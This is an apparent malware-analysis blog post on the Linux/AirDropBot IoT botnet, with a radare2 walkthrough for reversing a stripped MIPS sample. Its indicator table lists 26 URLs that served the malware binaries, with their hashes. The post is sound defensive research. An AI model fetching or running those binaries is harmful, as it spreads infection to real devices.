# MMD-0064-2019 - Linux/AirDropBot

blog.malwaremustdie.org (https://blog.malwaremustdie.org/2019/09/mmd-0064-2019-linuxairdropbot.html) · by unixfreaxjp · September 28, 2019

## Prologue

There are a lot of botnet aiming multiple architecture of Linux basis internet of thing, and this story is just one of them, but I haven't seen the one was coded like this before.


Like the most of other posts of our analysis reports in MalwareMustDie blog, this post has been started from a friend's request to take a look at a certain Linux executable malicious binary that was having a low (or no) detection, and at that time the binary hasn't been categorized into a correct threat ID.

This time I decided to write the report along with my style on how to reverse engineering this sample, which is compiled in the MIPS processor architecture.

So I was sent with this MIPS 32bit binary ..

```
1
2
cloudbot-mips: ELF 32-bit MSB executable, MIPS, MIPS-I
version 1 (SYSV), statically linked, stripped
```

..and according to its detection report in the Virus Total hash it is supposed to be a "Mirai-like" or Mirai variant malware, (thank's to good people for uploading the sample to VirusTotal). But the fact after my analysis is saying differently, ***these are not Mirai, Remaiten, GafGyt (Qbot/Torlus base), Hajime, Luabots, nor China series DDoS binaries or Kaiten (or STD like)***. It is a newly coded Linux malware picking up several idea and codes from other known malware, including Mirai.



(https://lh3.googleusercontent.com/dxOB7ZuVg-fBrRmstt3EmVsaleV_-

P9L6HxsIHK5w3puttv_w8pBzUM3sao1qFynjKVehsyIqcuW3dtU-sfUmA3l6TXGot255o7mfQ_tKl2KDS3XZ6s9_8vTKbVwK81VjsnENa4y32U=w1271-h810-no)

This sample is just one of a series of badness, my honeypots, OSINT and a given information was leading me into **26 types of samples** that are meant to pwned series of **internet of thing (IoT) devices** running on Linux OS, and this MIPS-32 ELF binary one I received is just one of the flocks.

If you see the filenames you can guess some of those binaries are meant to aim specific IoT/router platforms and not only for several randomly cross-compiled architecture supported result. This type of binaries seem to be started appearing in the early August, 2019, in the internet.

| | | | | |
|---|---|---|---|---|
| 1 | 2019-08-20 | http://147.135.124.113/bins/aarch64be.cloudbot | 417151777eaaccfc62f778d33fd183ff | ELF 215808 bytes |
| 2 | 2019-08-20 | http://147.135.124.113/bins/arc.cloudbot | d31f047c125deb4c2f879d88b083b9d5 | ELF 21220 bytes |
| 3 | 2019-08-20 | http://147.135.124.113/bins/arcle-750d.cloudbot | ffleb225f31e5c29dde47c147f40627e | ELF 127284 bytes |
| 4 | 2019-08-20 | http://147.135.124.113/bins/arcle-hs38.cloudbot | f3aed39202b51afdd1354adc8362d6bf | ELF 153044 bytes |
| 5 | 2019-08-20 | http://147.135.124.113/bins/arm.cloudbot | 083a5f463cb84f7ae8868cb2eb6a22eb | ELF 34596 bytes |
| 6 | 2019-08-20 | http://147.135.124.113/bins/arm5.cloudbot | 9ce4decd27c303a44ab2e187625934f3 | ELF 23184 bytes |
| 7 | 2019-08-20 | http://147.135.124.113/bins/arm6.cloudbot | b6c6c1b2e89de81db8633144f4cb4b7d | ELF 47192 bytes |
| 8 | 2019-08-20 | http://147.135.124.113/bins/arm7.cloudbot | abd5008522f69cca92f8eefeb5f160e2 | ELF 109222 bytes |
| 9 | 2019-08-20 | http://147.135.124.113/bins/fritzbox.cloudbot | a84bbf660ace4f0159f3d13e058235e9 | ELF 43908 bytes |
| 10 | 2019-08-20 | http://147.135.124.113/bins/haarch64.cloudbot | 5fec65455bd8c842d672171d475460b6 | ELF 40128 bytes |
| 11 | 2019-08-20 | http://147.135.124.113/bins/hnios2.cloudbot | 4d3cab2d0c51081e509ad25fbd7ff596 | ELF 24468 bytes |
| 12 | 2019-08-20 | http://147.135.124.113/bins/hopenrisc.cloudbot | 252e2dfdf04290e7e9fc3c4d61bb3529 | ELF 35984 bytes |
| 13 | 2019-08-20 | http://147.135.124.113/bins/hriscv64.cloudbot | 5dcdace449052a596bce05328bd23a3b | ELF 40184 bytes |
| 14 | 2019-08-20 | http://147.135.124.113/bins/linksys.cloudbot | 9c66fbe776a97a8613bfa983c7dca149 | ELF 43908 bytes |
| 15 | 2019-08-20 | http://147.135.124.113/bins/m68k-68xxx.cloudbot | 59af44a74873ac034bd24ca1c3275af5 | ELF 144740 bytes |
| 16 | 2019-08-20 | http://147.135.124.113/bins/microblazebe.cloudbot | 9642b8aff1fda24baa6abe0aa8c8b173 | ELF 217504 bytes |
| 17 | 2019-08-20 | http://147.135.124.113/bins/microblazeel.cloudbot | e56cec6001f2f6efc0ad7c2fb840aceb | ELF 221520 bytes |
| 18 | 2019-08-20 | http://147.135.124.113/bins/mips.cloudbot | 54d93673f9539f1914008cfe8fd2bbdd | ELF 26468 bytes |
| 19 | 2019-08-20 | http://147.135.124.113/bins/mips2.cloudbot | a84bbf660ace4f0159f3d13e058235e9 | ELF 43908 bytes |
| 20 | 2019-08-20 | http://147.135.124.113/bins/mpsl.cloudbot | 9c66fbe776a97a8613bfa983c7dca149 | ELF 43908 bytes |
| 21 | 2019-08-20 | http://147.135.124.113/bins/ppc.cloudbot | 6d202084d4f25a0aa2225589dab536e7 | ELF 34692 bytes |
| 22 | 2019-08-20 | http://147.135.124.113/bins/sh-sh4.cloudbot | cfbf1bd882ae7b87d4b04122d2ab42cb | ELF 125876 bytes |
| 23 | 2019-08-20 | http://147.135.124.113/bins/sh4.cloudbot | b02af5bd329e19d7e4e2006c9c172713 | ELF 31728 bytes |
| 24 | 2019-08-20 | http://147.135.124.113/bins/x86.cloudbot | 85a8aad8d938c44c3f3f51089a60ec16 | ELF 30320 bytes |
| 25 | 2019-08-20 | http://147.135.124.113/bins/x86_64.cloudbot | 2c0afe7b13cdd642336ccc7b3e952d8d | ELF 31296 bytes |
| 26 | 2019-08-20 | http://147.135.124.113/bins/xtensa.cloudbot | 94b8337a2d217286775bcc36d9c862d2 | ELF 34528 bytes |

(https://lh3.googleusercontent.com/PfOoszwvHvBL5XA_RTTU5Oz05uXCLrSquVuOdYCymdu9hBRhBKhd9SdN5odUu4MuHsBYGduBkkIwEi0QJGSdS3oYNIdzXt50jH3M_0CsuPpgFUiFJEjHV__xTxgODZYx1KOtD0BmAxU=w1457-h627-no)

Below is the additional list of the compiled binaries meant to run on several non-Intel CPU running Linux operating systems, they can affect network devices like routers, bridges, switches, and other the small internet of things that we may already use on daily basis:

1

2

3

4

5

6

7

8

9

```
m68k-68xxx.cloudbot: 32-bit MSB Motorola m68k, 68020, version 1 (SYSV), statically linked
```


```
hnios2.cloudbot: 32-bit LSB Altera Nios II, version 1 (SYSV), dynamically linked
hriscv64.cloudbot: 64-bit LSB UCB RISC-V, version 1 (SYSV), dynamically linked
microblazebe.cloudbot: 32-bit MSB Xilinx MicroBlaze 32-bit RISC, version 1 (SYSV), staticall
microblazeel.cloudbot: 32-bit LSB version 1 (SYSV), statically linked,
sh-sh4.cloudbot: 32-bit LSB Renesas SH, version 1 (SYSV), statically linked.
xtensa.cloudbot: 32-bit LSB Tensilica Xtensa, version 1 (SYSV), dynamically linked.
arcle-750d.cloudbot: 32-bit LSB ARC Cores Tangent-A5, version 1 (SYSV), statically linked.
arc.cloudbot: 32-bit LSB ARC Cores Tangent-A5, version 1 (SYSV), dynamically linked.
```

(The hashes are all recorded in the "Hashes" section of this post)

## Binary Analysis

Since I was asked to look into the MIPS sample so I started with it. The binary analysis is showing a symbol striping result, but we can still get some executable section's information, compiler setting/trace that's showing how it should be run, and some information regarding of the size for the section/program headers, but it's all just too few isn't it? Still this analysis is good for getting information we need for supporting dynamic analysis (if needed) afterward. I personally love to solve malware stuff as statically as possible.

I don't think I will get much information on the early stage (binary analysis) with this ELF binary, except what had already known, such as cross-compiling result, not packed, and headers and **entry0** are in place, so I'm good for conducting the next analysis step.



```
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .init             PROGBITS        00400094 000094 00008c 00  AX  0   0  4
  [ 2] .text             PROGBITS        00400120 000120 004880 00  AX  0   0 16
  [ 3] .fini             PROGBITS        004049a0 0049a0 00005c 00  AX  0   0  4
  [ 4] .rodata           PROGBITS        00404a00 004a00 000820 00   A  0   0 16
  [ 5] .ctors            PROGBITS        00445224 005224 000008 00  WA  0   0  4
  [ 6] .dtors            PROGBITS        0044522c 00522c 000008 00  WA  0   0  4
  [ 7] .data             PROGBITS        00445240 005240 001000 00  WA  0   0 16
  [ 8] .got              PROGBITS        00446240 006240 0002c4 04 WAp  0   0 16
  [ 9] .sbss             NOBITS          00446504 006504 000014 00 WAp  0   0  4
  [10] .bss              NOBITS          00446520 006504 000d78 00  WA  0   0 16
  [11] .mdebug.abi32     PROGBITS        0000058e 006504 000000 00      0   0  1
  [12] .shstrtab         STRTAB          00000000 006504 000057 00      0   0  1
There are no section groups in this file.
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00400000 0x00400000 0x05220 0x05220 R E 0x10000
  LOAD           0x005224 0x00445224 0x00445224 0x012e0 0x02074 RW  0x10000
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
 Section to Segment mapping:
  Segment Sections...
   00     .init .text .fini .rodata
   01     .ctors .dtors .data .got .sbss .bss
   02
There is no dynamic section in this file.
There are no relocations in this file.
There are no unwind sections in this file.
No version information found in this file.
```

(https://lh3.googleusercontent.com/DM692yeh8Njgi7ejrD0q5oOtzMY7Fx54ouR4CDkdss7oB5ckPzvVVTxFTVorE6t0S8GER968haIF4sYFkpH2DmpWmM0NIIzyPxd8qjr9lvcXTGl9TVnjrfJ2Vpq2aswmKUiJFhGPxss=w994-h825-no)

For file attributes I extracted them using forensics tools included in Tsurugi Linux commands, which are also not showing special result too, except of what has been recorded from the infected box. So I was taking several checks further I run some several ELF pattern signatures I know, with running it against my collection of Yara rules and ClamAV signature to match it to previous threat database that I have, and this is only to make me understand why several false-positive results came up in other Anti Virus product's detection. The malware yet is having several interesting strings but they are still too generic to be processed to identify the threat without reading its assembly further.

So my "practical binary analysis" result for this MIPS binary is going to be it, nothing much.


## Some methods on MIPS-32 static analysis to dissect this sample with radare2:)

So this is the fun part, the binary analysis with radare2 ;). no cutter GUI, no fancy huds, just an *old-schooler way* with command line, visual mode and graph in a **r2shell**.

I think there is really no such precise step by step "cookbook" on how to to use **radare2** during analyzing something, and basically **radare2** is enriched in design coded by several coders for any kind of users to use it freely with many flavor and options or purpose in binary analysis, once you get into it you'll just get use to use it since radare2 will eventually adapting to your methods, and before you know it you are using it forever.


My line of work from day one is UNIX operating systems, I use radare2 since the name is "radare" compiled from FreeBSD ports in between years of 2006 to 2007, and I mostly use command line basis on every radare shell on my VT100x/VT200x terminal emulation variants I use afterwards, this is kind of building my reversing forms with radare2 until now. The command line base.

But first, let's make sure you are setting"mips" and "32" in radare2 environment of assembly architecture (arc) and bits for this binary, then try to recognize the "main function", which is in "0x4016a0" at the pattern/location that's different than Intel basis assembly like shown in the picture below:




(https://lh3.googleusercontent.com/pNkh0t72o31A1-wkYGTO4vQWfNCX9FZNKKTt0SgxLThVC901XhJv88t28eV6KLitU4KNNzm92QHcRxZV_U30Xt1quUTBsVTzhvi6yXo5RHs-rS28vs6Bj-Gd0gQ38BR7ORIYJ4sgUdk=w1488-h840-no)


It is a simple command for only showing how many Linux syscall is used, and this will work after the radare2 parse and analyze the binary to the analysis database.




(https://lh3.googleusercontent.com/JLgDDeKWFxaFFyi63YtgQYUIOKsGTYVF_aMNul5WLcB0vWRREng4GOl5yW4wCzFcRf9s4DTTMzspa2O7RQ355fCm4VtB1UIPElAzefU5OZRExuyZczQTYUk8_RGTCj0c1NT7K5Vi59w=w1056-h766-no)

PS: If you know what you're doing, an simpler/easier way for the MIPS 32bit to

seek where the syscall codes placed is by grepping the assembly code with the hex value of "0x0000000c" like below, the same result should come up:




(https://lh3.googleusercontent.com/7ZKEtke_Gul9Em8e5H890KtLqGx7ADBjX8GallIeorrKETL1S_Am6z9vnicoQ4xPkx1AuUqWphnZOk8DsV10naB7LNklaHs00fgBvlbEM7L8YN4SuXPAJsU3l_-2-2z7cCJUbkfCM8c=w599-h864-no)

In my case on dealing with Linux or UNIX binaries, I have to know first what syscalls are used (that kernel uses for making basic operations), "syscall" is used to request a service from kernel. Any good or bad program are using those (if they need to run on that OS), so syscalls have to be there. For me, the syscalls is important and its amount will tell you how big the work load will be, ..then the rest is up to you and radare2 to extract them, the more of those syscalls, the merrier our RE life will be, without knowing these syscalls there's no way we can solve such stripped binary :)

In a Linux MIPS architecture, where assembly and register (reduced registers due to small space) is different than PC's Intel ones (MISP is RISC, Intel is CISC, RISC is for a CPU that is designed based on simple orders to act fast, many networking devices are on RISC for this reason). Linux OS in some MIPS platform can be configured to run either in big or in little endian mode too, you have to be careful about the endianness in reversing MIPS, like this MIPS binary is using big endian, also binaries for *SGI machines*, but some machines like *Loongson 3* are just like Intel or PPC works in little endian, several Linux OS is differing their package for supporting each endianness with "mips" (big) or "mipsel" (little) in their MIPS port. Information on the target machines for each sample can help to recognize the endianness used.


In MIPS the way "syscall" used is also have its own uniqueness. Basically, a designated service code for a syscall must be passed in **$v0** register, and arguments are passed in other registers. A simple way in assembly code to recognize a syscall is as per below snipped code:

```
1
2
3
li $v0, 0x1
add  $a0, $t0, $zero
syscall
```

Explanation: The "0x1" is stored in the "$v0" register (it doesn't have to be assembly command "li" but any command in MIPS assembly in example "addliu", etc, can be used for the same effect), which means the service code used to print integer. The next line is to perform a copy value from the register "$t0" to "$a0" (register where argument is usually saved).
Finally (the third line) the syscall code is there, with these components altogether one "syscall" can be executed.

We can apply the above concept in the previously grep syscall result. The objective is to recognize the address of its **syscall wrapper** function for this stripped binary analysis purpose. For example, at the second result at "0x004019d0" there's a **syscall number**, and by radare2 you go to that location with seek (**s**) command and using visual mode we can figure the function name in no time. I will show you how.

Let's fix the screen for it as per below so we can be at the same page:



(https://lh3.googleusercontent.com/UWsISGvXqqJh4PmV_nqNZxl9kBnWLvEO54HsMaMUk2wVb7SvoBYoXYZzimzhJ6yfMkeQaDLJjH-

a85E7GHuakXHojkwZvQYUktHJe-YeV_mpQH62v01fHJvoqr-hhFVgQtX-9PXqde0=w1313-h786-no)
I marked the line where it is assigning **"0xfa2"** value to **"$v0"**, and "0xfa2" is the number registered for **"fork"** syscall in Linux MIPS 32bit OS, that's also saying 0xfa2 is **syscall number** of **sys_fork** (system call for fork comnmand), if you scroll up a bit you can see the function name "fcn.004019a0", which is the **"wrapper function"** for this **"syscall fork"** or **"sys_fork"**. The syscall command will accept the passed **syscall number** stored in "$v0" to be translated in the syscall table to pass it through the OS specific registered syscall name alongside with the arguments needed to perform the further desired syscall operation.

Noted that the syscall number can always be confirmed in designated Linux OS in the file with the below formula, and more information on register assignment on MIPS architecture that explains syscalls calling conventions can be read in ==>[link (https://www.linux-mips.org/wiki/Syscall)].

```
1
/usr/ include /{YOUR_ARCH}/asm/unistd_{YOUR_BIT}.h
```

The manual of syscall [link (http://man7.org/linux/man-pages/man2/intro.2.html)] is a good reference explaining syscall wrapper in libc. Quoted:

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
```

"Usually, system calls are not invoked directly:
instead, most system calls have corresponding C library wrapper
functions which perform the steps required (e.g., trapping to kernel
mode) in order to invoke the system call.
Thus, making a system call looks the same as invoking a
normal library function.
In many cases, the C library wrapper function does nothing more than:
* copying arguments and the unique system call number to the
 registers where the kernel expects them;
* trapping to kernel mode, at which point the kernel does the real
 work of the system call;
* setting errno if the system call returns an error number when the
 kernel returns the CPU to user mode.
However, in a few cases, a wrapper function may do rather more than
this, for example, performing some preprocessing of the arguments
before trapping to kernel mode, or postprocessing of values returned
by the system call. Where this is the case, the manual pages in
Section 2 generally try to note the details of both the (usually GNU)
C library API interface and the raw system call. Most commonly, the
main DESCRIPTION will focus on the C library interface, and
differences for the system call are covered in the NOTES section."

Using this method, in no time you'll get the full list of the syscall function's used by this malware as per following table that I made for myself during this analysis:

| syscalls | section | addresses |
|---|---|---|
| ___atoi | .text | 0x04031A0 |
| ___close | .text | 0x0401950 |
| ___connect | .text | 0x0402060 |
| ___exit | .text | 0x0403430 |
| ___fork | .text | 0x04019B0 |
| ___free | .text | 0x0402610 |
| ___getpid | .text | 0x0401A10 |
| ___inet_addr | .text | 0x0402010 |
| ___malloc | .text | 0x0402420 |
| ___memset | .text | 0x0401D70 |
| ___prctl | .text | 0x0401B10 |
| ___recv | .text | 0x04020C0 |
| ___send | .text | 0x0402120 |
| ___setsid | .text | 0x0401B90 |
| ___sigadset | .text | 0x04021E0 |
| ___sigemptyset | .text | 0x0402250 |
| ___signal | .text | 0x0402290 |
| ___sigprocmask | .text | 0x0401BF0 |
| ___sleep | .text | 0x0403520 |
| ___socket | .text | 0x0402180 |
| ___srand | .text | 0x0402C44 |
| ___strcpy | .text | 0x0401E00 |
| ___strlen | .text | 0x0401E30 |
| ___strok | .text | 0x0401FF0 |
| ___strstr | .text | 0x0401EF0 |
| ___timer | .text | 0x0401C90 |
| ___util_strcpy | .text | 0x04018EC |
| ___write | .text | 0x0401CF0 |

(https://lh3.googleusercontent.com/8pzLxcw3mFKNSm7swUDb4uoqlhiHG5SRyPefc_vXnavNmf_KzUPxM6MSMbaG0iKqjNJPM8fH85Xu9BRRNuMcZAgMJ50uECq1cJtwhHYXAzRE_R_mttQLLKv-lzfSDSYbPyAuwimqE9g=w703-h851-no)

The rest is up to you on how to make it easy to name the strings for each "syscall" for your purpose, I go by the above strings naming since it is fit to my RE platform, I suggest you refer to Linux syscall base on naming them [link (http://man7.org/linux/man-pages/man2/syscalls.2.html)].

The next step is, you may need to change all function name in radare2 according to this "syscall table". Using the visual mode and analyze function name (afn) command is the faster way to do it manually, or you can script that too, radare2 can be used with varied of methods, anything will do as long as we can get the job's done. In my case I like to use these radare2 shell macro based on table I made for myself:


1
2
3
4
5

```
 :
s 0x0402060; af; afn ____connect; pdf | head
s 0x0401CF0; af; afn ____write; pdf | head
```

```
s 0x04019B0; af; afn ____fork; pdf | head
```

:

The result is as per seen in the below screenshot:





(https://lh3.googleusercontent.com/vUCsIhRlcbRREA7zIAMONKNvWgVPbpXa25SyeYQMyPZO9gyomb71MNvGLgRtDMSyyIDQHUDPBVimE5V2bGFEi7mWMz5uRCr-Qbr832Di0nyzyfmj5I4Agjmh7T7EcQs7htSKjn3B0Ds=w1025-h729-no)

Up to this way, we'll have all of the syscalls back in place :) Don't worry, you'll do this faster if you get used to it.

(https://lh3.googleusercontent.com/IYmCXB_V2Vlkig32xlOeakyt2qrFQybfEz859-s2SGdeR4AcL-5wxjH9cBpi0AaHJolz9Tdxtsu2lSRrelkGldwYRIq7CTVvZp1ysWwDGjxcvzUrIpxSE33U5MHVRQfOpLUwEQby5tw=w1106-h949-no)

The result looks cool enough for me to read the radare2 graph on examining how this MIPS binary further goes..



(https://lh3.googleusercontent.com/UOcTIUCANA0k0L5XMtebHWVgP9IHsEf9nfjSXDyHWcrsM8bTKDK3bFJevBan-Muib5_dbvvt0NKrh4XWclZ74wkH_ad5LNDNx7kh44f1imOS9k9MVYPfLQcLX7OLuTEPBo01qoq7fuc=w1082-h957-no)

